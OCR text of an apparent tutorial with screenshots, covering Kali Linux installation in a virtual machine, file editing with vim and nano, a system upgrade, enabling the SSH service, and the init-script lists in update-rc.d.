

Enable CD/DVD Drive
ON
This CD/DVD drive is configured to use the following:
Windows XP Pro SP2.iso
Advanced options



General
Exceptions
Advanced
Windows Firewall is helping to protect your PC
Windows Firewall helps protect your computer by preventing unauthorized users from gaining access to your computer through the Internet or a network.
On (recommended)
This setting blocks all outside sources from connecting to this computer, with the exception of those selected on the Exceptions tab.
Don't allow exceptions
Select this when you connect to public networks in less secure locations, such as airports. You will not be notified when Windows Firewall blocks programs. Selections on the Exceptions tab will be ignored.
Off (not recommended)
Avoid using this setting. Turning off Windows Firewall may make this computer more vulnerable to viruses and intruders.



Choose Operating System
Select the operating system to be used in this virtual machine.
Select the operating system for this virtual machine:
Microsoft Windows
Apple OS X
Linux
Novell NetWare
Solaris
VMware ESX
Other
Asianux 4
Asianux 4 64-bit
Asianux Server 3
Asianux Server 3 64-bit
CentOS
CentOS 64-bit
Debian 8.x
Debian 8.x 64-bit
Debian 7.x
Debian 7.x 64-bit
Debian 6
Debian 6 64-bit
Debian 5
Debian 5 64-bit
Cancel
Go Back
Continue



Show All
Kali Linux: Processors & Memory
Add Device...
Processors
1 processor core
Memory
512
MB
4 MB
512 MB
(recommended)
16384 MB
15872 MB remaining for your Mac
Advanced options



KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options



[!] Configure the network
The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.
Domain name:
kali-linux
<Go Back>
<Continue>
<Tab> moves; <Space> selects; <Enter> activates buttons



[!!] Set up users and passwords
You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.
A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.
The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.
Note that you will not be able to see the password as you type it.
Root password:
****
[ ] Show Password in Clear
<Go Back>
<Continue>
<Tab> moves; <Space> selects; <Enter> activates buttons


[!] Configure the clock
If the desired time zone is not listed, then please go back to the step "Choose language"
and select a country that uses the desired time zone (the country where you live or are
located).
Select your time zone:
Eastern
Central
Mountain
Pacific
Alaska
Hawaii
Arizona
East Indiana
Samoa
<Go Back>
<Tab> moves; <Space> selects; <Enter> activates buttons


[!!] Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual
<Go Back>
<Tab> moves; <Space> selects; <Enter> activates buttons


[!] Configure the package manager
A network mirror can be used to supplement the software that is included on the CD-ROM.
This may also make newer versions of software available.
Use a network mirror?
<Go Back>
<Yes>
<No>
<Tab> moves; <Space> selects; <Enter> activates buttons


[!] Configure the package manager
If you need to use a HTTP proxy to access the outside world, enter the proxy information here. Otherwise, leave this blank.
The proxy information should be given in the standard form of "http://[[user][:pass]@]host[:port]/".
HTTP proxy information (blank for none):
<Go Back>
<Continue>
<Tab> moves; <Space> selects; <Enter> activates buttons


[!] Install the GRUB boot loader on a hard disk
It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to the master boot record of your first hard drive.
Warning: If the installer failed to detect another operating system that is present on your computer, modifying the master boot record will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.
Install the GRUB boot loader to the master boot record?
<Go Back>
<Yes>
<No>
<Tab> moves; <Space> selects; <Enter> activates buttons


File Edit View Search Terminal Help
root@kali:~# vim vim_demo.txt


File Edit View Search Terminal Help
Write to file demonstration with VIM
-- INSERT --
1,37
All


File Edit View Search Terminal Help
root@kali:~/ex# ls
vim_demo.txt
root@kali:~/ex# cat vim_demo.txt
Write to file demonstration with VIM
root@kali:~/ex#

```
File  Edit  View  Search  Terminal  Help
root@kali:~/ex# nano nano_demo.txt
```

```
File  Edit  View  Search  Terminal  Help
  GNU nano 2.7.3                    File: nano_demo.txt                    Modified

Write to file demonstration with Nano

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page   M-\ First Line
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page   M-/ Last Line
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~/ex# ls
nano_demo.txt  vim_demo.txt
root@kali:~/ex# cat nano_demo.txt
Write to file demonstration with Nano
root@kali:~/ex#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# vim /etc/apt/sources.list
```

```
File  Edit  View  Search  Terminal  Help
deb http://http.kali.org/kali kali-rolling main non-free contrib
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"/etc/apt/sources.list" 1L, 65C
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# apt-get clean && apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# apt-get install openssh-server
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version (1:7.4p1-5).
The following packages were automatically installed and are no longer required:
  gnome-system-log libmagickcore-6.q16-2
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# service ssh status
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disabled)
   Active: inactive (dead) since Wed 2017-01-25 06:54:29 EST; 5s ago
 Main PID: 2332 (code=exited, status=0/SUCCESS)

Jan 25 06:19:23 kali sshd[2332]: /etc/ssh/sshd_config line 18: Deprecated option KeyRegenerationInterval
Jan 25 06:19:23 kali sshd[2332]: /etc/ssh/sshd_config line 19: Deprecated option ServerKeyBits
Jan 25 06:19:23 kali sshd[2332]: /etc/ssh/sshd_config line 30: Deprecated option RSAAuthentication
Jan 25 06:19:23 kali sshd[2332]: /etc/ssh/sshd_config line 37: Deprecated option RhostsRSAAuthentication
Jan 25 06:19:23 kali systemd[1]: Reloaded OpenBSD Secure Shell server.
Jan 25 06:19:23 kali sshd[2332]: Server listening on 0.0.0.0 port 22.
Jan 25 06:19:23 kali sshd[2332]: Server listening on :: port 22.
Jan 25 06:54:28 kali systemd[1]: Stopping OpenBSD Secure Shell server...
Jan 25 06:54:28 kali sshd[2332]: Received signal 15; terminating.
Jan 25 06:54:29 kali systemd[1]: Stopped OpenBSD Secure Shell server.
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# service ssh start
root@kali:~# service ssh status
```


File Edit View Search Terminal Help
root@kali:~# service ssh start
root@kali:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disabled)
Active: active (running) since Wed 2017-01-25 06:56:32 EST; 57s ago
Main PID: 7667 (sshd)
Tasks: 1 (limit: 4915)
CGroup: /system.slice/ssh.service
└─7667 /usr/sbin/sshd -D
Jan 25 06:56:32 kali systemd[1]: Starting OpenBSD Secure Shell server...
Jan 25 06:56:32 kali sshd[7667]: /etc/ssh/sshd_config line 18: Deprecated option KeyRegenerationInterval
Jan 25 06:56:32 kali sshd[7667]: /etc/ssh/sshd_config line 19: Deprecated option ServerKeyBits
Jan 25 06:56:32 kali sshd[7667]: /etc/ssh/sshd_config line 30: Deprecated option RSAAuthentication
Jan 25 06:56:32 kali sshd[7667]: /etc/ssh/sshd_config line 37: Deprecated option RhostsRSAAuthentication
Jan 25 06:56:32 kali sshd[7667]: Server listening on 0.0.0.0 port 22.
Jan 25 06:56:32 kali sshd[7667]: Server listening on :: port 22.
Jan 25 06:56:32 kali systemd[1]: Started OpenBSD Secure Shell server.
root@kali:~#



File Edit View Search Terminal Help
root@kali:~# vim /usr/sbin/update-rc.d


File Edit View Search Terminal Help
__DATA__
#
List of blacklisted init scripts
#
#apache2 disabled
avahi-daemon disabled
bluetooth disabled
couchdb disabled
cups disabled
dictd disabled
exim4 disabled
iodined disabled
minissdpd disabled
nfs-common disabled
openbsd-inetd disabled
postfix disabled
postgresql disabled
rpcbind disabled
saned disabled
#ssh disabled
winbind disabled
tinyproxy disabled
pure-ftpd disabled
#
List of whitelisted init scripts
#
acpid enabled
acpi-fakekey enabled
acpi-support enabled
alsa-utils enabled
anacron enabled
atd enabled
atop enabled
binfmt-support enabled
bootlogs enabled
bootmisc.sh enabled
checkfs.sh enabled
checkroot-bootclean.sh enabled
checkroot.sh enabled
console-setup enabled
cpufrequtils enabled
